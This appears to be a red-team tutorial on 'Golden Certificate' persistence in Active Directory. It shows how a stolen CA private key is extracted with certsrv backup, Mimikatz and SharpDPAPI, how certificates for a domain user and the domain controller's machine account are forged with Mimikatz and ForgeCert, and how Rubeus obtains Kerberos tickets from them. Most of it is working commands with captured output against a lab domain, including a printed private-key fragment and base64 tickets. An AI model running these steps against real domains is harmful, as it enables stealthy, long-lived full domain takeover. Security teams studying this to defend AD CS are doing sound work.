

Golden Certificate


Domain persistence techniques enable red teams that have compromised the domain to operate with the highest level of privileges in a large period. One of the most common domain persistence techniques is the Golden Ticket attack which involves the creation of a kerberos ticket using the NTLM hash of the “krbtgt” account. However, in domains which have deployed servers which act as Active Directory Certification Services (AD CS) it is possible to be abused for domain persistence in the event of a compromise. This is feasible by stealing the private key of the CA certificate which could allow a red team to forge and sign a certificate in order to be used for authentication. Certificate based authentication is enabled by default in a domain during deployment of Active Directory Certification Services (AD CS). Therefore it is required these systems to be considered as tier-0 assets and to be properly protected.

Initially this technique was implemented by Benjamin Delpy in Mimikatz. However Will Schroeder and Lee Christensen discussed this topic in the Certified Pre-Owned paper and released a tool which could be used during red team operations in order to forge the CA certificate. Operating under the radar is vital in red team assessments and domain persistence via a golden certificate provide this benefit compare to other techniques such as DCShadow and Golden Ticket which exist for more years. Performing domain persistence via a Golden Certificate requires the following steps:

1. Certificate Extraction (CA)
2. Forge CA Certificate
3. Obtain a Kerberos Ticket (Machine account of DC)
4. Perform Pass the Ticket

Certificate Extraction

The CA certificate and the private key are stored in the CA server. Using an RDP connection to the system these could be retrieved using the Back up functionality of “*certsrv.msc*”.



certsrv – Back up CA

In the certification authority back up wizard the private key and the CA certificate they can both exported into a specified location.

Certification Authority Backup Wizard

Items to Back Up

You can back up individual components of the certification authority data.



Select the items you wish to back up:

☒ Private key and CA certificate

☐ Certificate database and certificate database log

☐ Perform incremental backup

Back up to this location:


C:\temp\Backup-CA Browse...

Note: The backup directory must be empty.

< Back
Next >
Cancel
Help

certsrv – Private Key & Backup Location


The CA certificate will be exported as p12 file (Personal Information Exchange).



certsrv – Extracted CA

However, there are multiple other methods which can be used to extract the CA certificate and the private key from the server. Executing Seatbelt with the parameter “*Certificates*” can enumerate the stored CA certificates.

Seatbelt.exe Certificates



SeatBelt – Local Machine

Mimikatz can also interact with the crypto stores in order to retrieve and export certificates and private keys. Patching the “*CryptoAPI*” and the “*KeyIso*” unexportable keys will become exportable from a number of keys providers.

```
privilege::debug
crypto::capi
crypto::cng
crypto::certificates /systemstore:local_machine /store:my /export
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::cng
"KeyIso" service patched

mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store : 'my'
```

Mimikatz – Export Certificates

```
2. purple-CA
Subject : DC=lab, DC=purple, CN=purple-CA
Issuer : DC=lab, DC=purple, CN=purple-CA
Serial : 053960f6dcad534181fd3bf2905f697e
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 8/24/2021 11:11:58 PM -> 8/24/2026 11:21:58 PM
Hash SHA1: 18f5d10af226835573269bcd112ed2a7c185f9d7
Key Container : purple-CA
Provider : Microsoft Software Key Storage Provider
Provider type : cng (0)
Type : CNG Key (0xffffffff)
|Provider name: Microsoft Software Key Storage Provider
|Implementation: NCRYPT_IMPL_SOFTWARE_FLAG ;
Key Container : purple-CA
Unique name : a6b77e6e74ac36f196dd254f5132bfa1_fc351f36-c990-4dc1-8eaa-6cf612a20011
Algorithm : RSA
Key size : 2048 (0x00000800)
Export policy : 00000003 ( NCRYPT_ALLOW_EXPORT_FLAG ; NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG ; )
Exportable key : YES
Public export : OK - 'local_machine_my_2_purple-CA.der'
Private export : OK - 'local_machine_my_2_purple-CA.pfx'
```

Mimikatz – CA Certificate

The certificates will be extracted in both .DER and .PFX format on the disk.

Name	Date modified	Type	S
local_machine_my_0_ca.purple.lab.der	11/7/2021 3:00 PM	Security Certificate	
local_machine_my_0_ca.purple.lab.pfx	11/7/2021 3:00 PM	Personal Information...	
local_machine_my_1_purple-CA.der	11/7/2021 3:00 PM	Security Certificate	
local_machine_my_1_purple-CA.pfx	11/7/2021 3:00 PM	Personal Information...	
local_machine_my_2_purple-CA.der	11/7/2021 3:00 PM	Security Certificate	
local_machine_my_2_purple-CA.pfx	11/7/2021 3:00 PM	Personal Information...	
mimikatz.exe	8/25/2021 1:11 AM	Application	

SharpDPAPI can be also used for extraction of certificates. Executing the “*certificates /machine*” command will use the machine certificate store to extract decryptable machine certificates and private keys.

SharpDPAPI.exe certificates /machine

```

Administrator: Command Prompt

C:\temp>SharpDPAPI.exe certificates /machine

SharpDPAPI
v1.11.1

[*] Action: Certificate Triage
[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*] full: DF869B591007DBD6DD5ED009D6D00E40E43B7CC2CA98D9E970B2991B541A07325117545B371A0312
[*] m/u : DF869B591007DBD6DD5ED009D6D00E40E43B7CC2 / CA98D9E970B2991B541A07325117545B371A0312

[*] SYSTEM master key cache:

{1ee3e3c7-4220-4d5b-9db3-2a3059713bae}:987B7DC3CEA73B540A49913E774EEE1F7E1D6FCB
{ce034c81-f772-43f4-9772-d663e5293ce3}:2E6915142B9A0935FB8B4E09BF5F98B6AA1A0A6F
{1b4cbaf9-f8e8-41be-abbd-025da3b82e36}:E686CA67B22FC47D7E4C4177F30C728D97DC63D8
{9edd3652-7bac-4509-87b0-f88796cb9a67}:4C0D98B72052AACD7F67A9F61AABA0BA1E24A651
  
```

SharpDPAPI – Machine Certificates

Both the private key and the certificate will displayed in the console.

```

File                : a6b77e6e74ac36f196dd254f5132bfa1_fc351f36-c990-4dc1-8eaa-6cf612a20011

Provider GUID       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID     : {1ee3e3c7-4220-4d5b-9db3-2a3059713bae}
Description         : Private Key
algCrypt            : CALG_AES_256 (keyLen 256)
algHash             : CALG_SHA_512 (32782)
Salt                : fe9905f1165ee27d626404834bfa378c9a4bffe6d09162d24b6cc58e579a43ca
HMAC                : 5541ad628a18ac40efb19db7f44a9b3b9f696daa1d8eecd6a22ef3f2ed3c3646
Unique Name         : purple-CA

Thumbprint          : 18F5D10AF226835573269BCD112ED2A7C185F9D7
Issuer              : CN=purple-CA, DC=purple, DC=lab
Subject             : CN=purple-CA, DC=purple, DC=lab
Valid Date          : 8/24/2021 11:11:58 PM
Expiry Date         : 8/24/2026 11:21:58 PM

[*] Private key file a6b77e6e74ac36f196dd254f5132bfa1_fc351f36-c990-4dc1-8eaa-6cf612a20011 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEAvgFuYS30Vy6ccPdBVbyD4iTKnweaWKcYUcSAV3d4xKtiV7x0
xqqme1HcBlyf8nPLA/JYRnQ+VzpiPsB4jjpKsDWvPT288R/ssw/VJFe1rWAMQ6RI
N9m3/Xw63XBazeQmYnMieF03yJrjhKwxkQGVJ4TWxyYzVgXZN26jHboAoHPkVa6P
7th4WYdyVms2++sgICRWVT0yX+9Cmj7awYumsZxlf30yom0wiFCABAKXQLjwlcue
6CJd+cn3kk1yyUW3pucd6/o1rbxYpNgUTRGuBRX6wcVeKWC6eQPiHwSIUPJa8EnG
9skfJ2IDuhWKxzSyoZgEN2PdBnixBSRdxJZqKQIDAQABAoIBACTeK0H+Gb0efXGh
VeXKUfXXfPIAa7/JX9k19z8/ky6ciaVJ41cgE0C5hfVjxdQyjsd3VK08G5CQUGVP
TBT2hB6lGjrpsQr+ROmZA3a4lKW2cwYrZJpu1LqEVPE/GFK/PO2ipt7/M+DTTZP2

```

SharpDPAPI – CA Certificate

The extracted private key and the certificate can be written into a file with the .PEM extension. Executing the following command can convert the certificate into a usable format as .PFX allowing to be used for authentication with Rubeus.

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

```

C:\temp>openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:

C:\temp>_

```

Convert Certificate to PFX

Forge CA Certificate

Mimikatz can be used to forge and sign a certificate by using the “*crypto::scauth*” module. Originally this module was developed for creating smart card authentication client certificates. The arguments required are the subject name of the certificate authority and the user principal name of the user which the certificate will be created. Optionally the “/pfx” argument can be used to define the filename of the certificate which is going to be created.

```
crypto::scauth /caname:ca /upn:pentestlab@purple.lab
```

```

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # crypto::scauth /caname:ca /upn:pentestlab@purple.lab
CA store : LOCAL_MACHINE
CA name : ca
[s.cert] subject : CN=pentestlab@purple.lab, O=mimikatz, C=FR
[s.cert] serial : bc0ffbf6a7caeb49924ed300754bf7a39e6a20a0
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity : 8/25/2021 12:07:40 AM -> 8/25/2022 12:07:40 AM
[s.key ] provider : Microsoft Enhanced Cryptographic Provider v1.0
[s.key ] container : {d733da03-485c-400c-bc37-6a927f732f09}
[s.key ] gen (2048): OK
[i.key ] provider : Microsoft RSA SChannel Cryptographic Provider
[i.key ] container: a68d1957cbbd5606e40ea5a546dd8c09_fc351f36-c990-4dc1-8eaa-6cf612a20011
[i.cert] subject : CN=ca.purple.lab
[s.cert] signature : OK
Private Store : CERT_SYSTEM_STORE_CURRENT_USER/My - OK

mimikatz #

```

Forging CA Certificate – Mimikatz

Alternatively, ForgeCert was developed by Lee Christensen in C# and enables red teams to forge a certificate for any domain user using the CA certificate for authentication. The tool can be executed from the memory of the implant and will write a file into the disk. Executing the following command will create a fake certificate for the “*pentestlab*” user which will be signed by the private key of the CA certificate.

```

ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --Subject CN=User -
-SubjectAltName pentestlab@purple.lab --NewCertPath localadmin.pfx --
NewCertPassword Password123

```

```

Administrator: Command Prompt

C:\temp>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --Subject CN=User --SubjectAltName pentestlab@purple.lab --NewCertPath localadmin.pfx --NewCertPassword Password123
CA Certificate Information:
  Subject:      CN=purple-CA, DC=purple, DC=lab
  Issuer:       CN=purple-CA, DC=purple, DC=lab
  Start Date:   8/24/2021 11:11:58 PM
  End Date:     8/24/2026 11:21:58 PM
  Thumbprint:   18F5D10AF226835573269BCD112ED2A7C185F9D7
  Serial:       7E695F90F23BFD814153ADDCF6603905

Forged Certificate Information:
  Subject:      CN=User
  SubjectAltName: pentestlab@purple.lab
  Issuer:       CN=purple-CA, DC=purple, DC=lab
  Start Date:   11/7/2021 2:24:25 AM
  End Date:     11/7/2022 2:24:25 AM
  Thumbprint:   054072887559F1D138874F2DD63D747EB7ECF844
  Serial:       00DB3A846DCC78E24B7D753ECD28B7B61A

Done. Saved forged certificate to localadmin.pfx with the password 'Password123'


C:\temp>

```

Forging CA Certificate – Domain User

It should be noted that the certificate must be created for an active user on the domain. Therefore it cannot be used for the “*krbtgt*” account. The forging certificate will have a validity period of 1 year and will be valid as long as the CA certificate is valid (typically 5 years). Except of domain user accounts, machine accounts could be used as well for domain persistence as techniques such as DCSync, Pass the Ticket and S4U2Self can be utilized.

```
ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --Subject CN=User -  
-SubjectAltName DC$@purple.lab --NewCertPath DC$.pfx --NewCertPassword Password123
```



```
Administrator: Command Prompt
C:\temp>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --Subject CN=User --SubjectAltName DC$@purple.lab
--NewCertPath dc.pfx --NewCertPassword Password123
CA Certificate Information:
  Subject:      CN=purple-CA, DC=purple, DC=lab
  Issuer:       CN=purple-CA, DC=purple, DC=lab
  Start Date:   8/24/2021 11:11:58 PM
  End Date:     8/24/2026 11:21:58 PM
  Thumbprint:   18F5D10AF226835573269BCD112ED2A7C185F9D7
  Serial:       7E695F90F238FD814153ADDCF6603905

Forged Certificate Information:
  Subject:      CN=User
  SubjectAltName: DC$@purple.lab
  Issuer:       CN=purple-CA, DC=purple, DC=lab
  Start Date:   11/7/2021 2:44:07 AM
  End Date:     11/7/2022 2:44:07 AM
  Thumbprint:   776A19B2FC9204D8912C88AEFC007DFB6062D40E
  Serial:       009D99B1FDDAEBFC5CFB97B9C73259ADB0

Done. Saved forged certificate to dc.pfx with the password 'Password123'

C:\temp>
```

Forging Certificate – Machine Account


Kerberos Ticket

A Kerberos ticket can be requested from the Key Distribution Center (KDC) using the forged certificate for authentication.

```
Rubeus.exe asktgt /user:pentestlab /certificate:localadmin.pfx  
/password>Password123
```



```
C:\temp>Rubeus.exe asktgt /user:pentestlab /certificate:localadmin.pfx /password>Password123
```



```
v1.6.4
```

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'purple.lab\pentestlab'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFoJCCBZ6gAwIBBaEDAgEWooIEuzCCBLdhggSzMIIEr6ADAgEFoQwbC1BVU1BMRS5MQUKiHzAdoAMC
AQKHfJAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggR3MIIIEc6ADAgESoQMAQKiggR1BIIEYadnJT56BaFN
qTlKNEj8vUAaYb3+TTdhzrJC9My1COF/Z2N/QXkNoDhIBaN+V1uV/xqdvKN10TKJ38CPgsS31yRitge5G
ad9zmDHACNG/d022L83wsUxJnYXE6s2hz4y3KNPULHK/99jFKqI/pyZqAw0BmgXxjxAYhrbja9c1eKc
pmfGbVpq361CX514FKt7taaD76hy+AVK4m6Ism84+NL+lampYBk+gtIZF+o9N73QfTcmSgD2rSIQ0P3D
724w4ZgPq8GMCw24HgmOX3d66LXY3ONK61IP7gSRowUxssH/uAq17FlRyb6zec0K4G2+z0/gpJ2KUs
rY6Y3HbYdETKJPjX6BCH1z78v1Mor4sttjWhSAdIb0w0JStGGo0jf7s1i3Dx0psojm0rRSDkb/yIHqH
P420lhfZEnuWlPhig5AN/u0lKtTyN3MTGZwzH66bj8iW3tzzteeoyiIwQa7qRCFegn0YdtIAbQoryvBP
JU78F7yth+5eauTQpP3iQZD+6iH1ER/51a8BIYw2wW/E1Xg+bEUSiI4JTa1wKz1vCJRL3h0EuAa7VIMa
HEo1RpIdP0A0dquA3k4ygtqN1qCZPp+rJDIBh0d8ANeFDs3Yq/CUwFW+kPLJ7/RLUo6Gk/3svqy9K06q
```

Rubeus – Kerberos Ticket

```
opgTZi/812I3+1uC3dMcR1uAawp0/YAGZ209at8TkGud+2WNRKPazTrMmxFPeWhr4TwMAgOeTtYi9y4L
heu4HSgCJf3MfV7Ba/zxmtrUuUXPRA5DJePF73bpU9aogxkuTgSwGmHw7o7AEJw80MtZbKCffcKm1Uka
w+x65gNS/XM2FTqSGzdYQsTuc8z4otvub+FPHg1XA2E4mXG/sxdEq91/31IEMDZ784VQ/f1+kR786dXt
wcehFOI/8S08IE5DfcYT42/UFaSJpr7x0jd4I1b+DA94E0UhyEJxyuZzGM/JATq0SutyAfwIHSWDPtUX
Rbp3y3Ec14j/Vfqd1Mx6vUEcw3g2fPDCdvEyqZn3tSd1gaUBCU5Afjrxsb7DkFwqZx543SkF03AEgf/rh
MBmiqJR1mc94Kke2XSo1Wa1V7Qen4prkzc1bae7pIZG0fsR1D7F1S+w7nrKvkRMnsnk+rVsCfj5NQ9D1
040vLokyXK2PteEfzEnn4WYwpG1R/zAPL76WshHQ41rtnsvspBXb2maYtmgz7MGw60J3HP4j9t+gELcJ
b5rWpI2+zbXJ/MUzn+NFftNm5TS86wFg9xuFNKjI1Wg/9EHcYgWPK4rSgFXOtY6JEWV1G0/UBdPgK1od
ACKPgK5T3pKUS1U5xG0D6rppPw/giak3VBQJFYgckjx3Vj0AHXrR0o2JQoYrZgC+cjDLhUwjx9kGmjoC
TGGMVPayB51u7YJc5FKMxDKRB9Yx9a0ieTjgLPJ9Hhqr/U21ZPSekQeMD+Rh591BgkpkJoz2Hlewx1sY
mr4Rtyf08mA1MjeYMRk6cA0h0k6JdpBPW7zWwY1PcRafo4HSMIHPOAMCAQCigccEgcR9gcEwgb6ggbsw
gbgwbWgGzAZoAMCARehEgQQ1R4x8RUONrGofD0705Q1v6EMGwpQVVJQTEUuTEFCohcwFaADAgEBoQ4w
DBSkcGvUdGVzdGxhYQMHAWUAQOEAAKURGA8yMDIxMTEwNjIzMjcwOFqmERgPMjAyMTExMDcwOTI3MDha
pxEYDzIwMjExMTEwNjIzMjcwOTI3MDhaMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw
bGUubGFi
```

```
ServiceName      : krbtgt/purple.lab
ServiceRealm     : PURPLE.LAB
UserName         : pentestlab
UserRealm       : PURPLE.LAB
StartTime        : 11/7/2021 2:27:08 AM
EndTime         : 11/7/2021 12:27:08 PM
RenewTill       : 11/14/2021 2:27:08 AM
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType         : rc4_hmac
Base64(key)     : 1R4x8RUONrGofD0705Q1vw==
```

```
C:\temp>
```


Rubeus – Domain User Ticket

Pass the Ticket

The certificate which belongs to the machine account of the domain controller could be used from any host on the domain in order to request a Kerberos ticket. Executing the following command will retrieve a ticket in base64 format.

```
Rubeus.exe asktgt /user:DC$ /certificate:DC$.pfx /password>Password123
```

```
C:\Users\pentestlab.PURPLE>Rubeus.exe asktgt /user:DC$ /certificate:DC$.pfx /password:Password123
```



v1.6.4

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'purple.lab\DC$'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFbDCCBwIgaAwIBBaEDAgEwoIEjDCCBIhhggSEMIIEgKADAgEFoQwbClBVU1BMRS5MQUKiHzAdoAMC
AQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYWKjggRIMIIEKADAgESoQMAQKiggQ2BIIEMny88UAIW/kx
3ryCdd/6B4lpBZV+me27tDhav/nrmCYPs6rxEaHMG8AJIL5neaMQdrj8maU58JAhUEqkteCPNPNG+d0
61hx3SLNjX9eSUQ/uY04S14FMswEU0d6fvueVcmY6LvP5bydg43aKv46XHVoxFG0ZMsFgBQ02qZ+O4Id
3CILQqiz84cDIKbrJeYgT8iIQyARzcjh6CQRg0h5s90YwGV2r/wzi8IQgv28GCWskZE5IUgZUK7o+cUu
8ixsuONUL0vh26xYJPE4BAZ8vvn75XijK5NDu3Ziyh3x9kUsHPilnc2NAMjqknUERZ4E3QfP0fEakaJ
OV8SLH4PtPHX8iu/HcHJtuX0p7dJfmrBuXC8ev5oQGDxw+EAhneIQmI+PVThsXX/vJfoIUPU6UDAWaOl
zqIno546ci+vPY1aPtjqzEig+42FKdwRbTazv5MDaqYMCNSXCWfcm5GWAMB2MTyJAyeg/dv7bmtNXTUL
sqTIGBUjCwGq4fAgSGFTN+qx9v4NwXx2z6ps2oOic//b2TII2JmcPkFqIVp3Ikdsu2TOWfsr2FRSE+GP
osxTiyhikNMYUo7aKusp5NgNXXUvb65mkRvjDha9HSIsF40wuQUdmp3v40B1vFMNZCZTti5/opHI8e4Y
```

Rubeus – Request Ticket for DC Machine Account

```
OhveJwcHmEcV2BTaLuTZY/jGnk/Kw3lPCR8FqLLirdvPR5WFiZs7M0nFqsiWwVZHqW1iUKnJNswSva
uK+r9NjYcgI9E6+XpBMM91kHqjB4/9uVconjjJrvIqk4ujraPFw1iQ1U7+HocmnSYss0584cFav1jUcS
1cSp269mfBjxdQKnbLEvd/G/jWTbp5Bf7ZVCyjo2y1To6Uop3cWdJenIja1/MFsiE1+XyDFnH494vFpt
K1XeGLjdEiaCzrxKOEy3LVGWS7IpEhcVeAU+oYz0bgzRo9kW+josoyOfJUDn5JQ+1MK36PwHIIwlcQYcJ
ZG00UINFxDR5A00rebFbtHgJBHQ24NpTyAjPDznbn0hBDEDrXSEsOgOEJn+Ho4UdeTgWYS3bkhVKUoyR
80q1nJgnr0v89DBTI1jXzKSbBzIUu0VfLhfXfOvDeJUKFKYr1MUJrNF6BtAzogzQKqw18BG/r/ao9J9Y
VPhSIPff9NwvHRTbW9u235L+7jeagaWJf5sHdXPhC9P8umeyktiUHRiE/z3jJEBIaZ5dLudS15yWnFR
Pk4QWic7d6Gr+fv8jzt+3p0NcYIQBXONozBrXeM0uen6WSatX32gPF5FhbpjWxqoY42PX8w/KSC0HFGD
FWaNg4LZTLcd/Clpi0JmSe7o4lF8ER5QaGTA1HSNB1U08XXDfluAK0afdp7zy1CcQZmcMssddxQfLZw
aPbXzcVwSqmIAR8dHSDdOLQg9NSDo47i7cSXR4fm9eI1Ai1ZNE196/XnbDwAx01ZGE9kCypGySzAtJzj
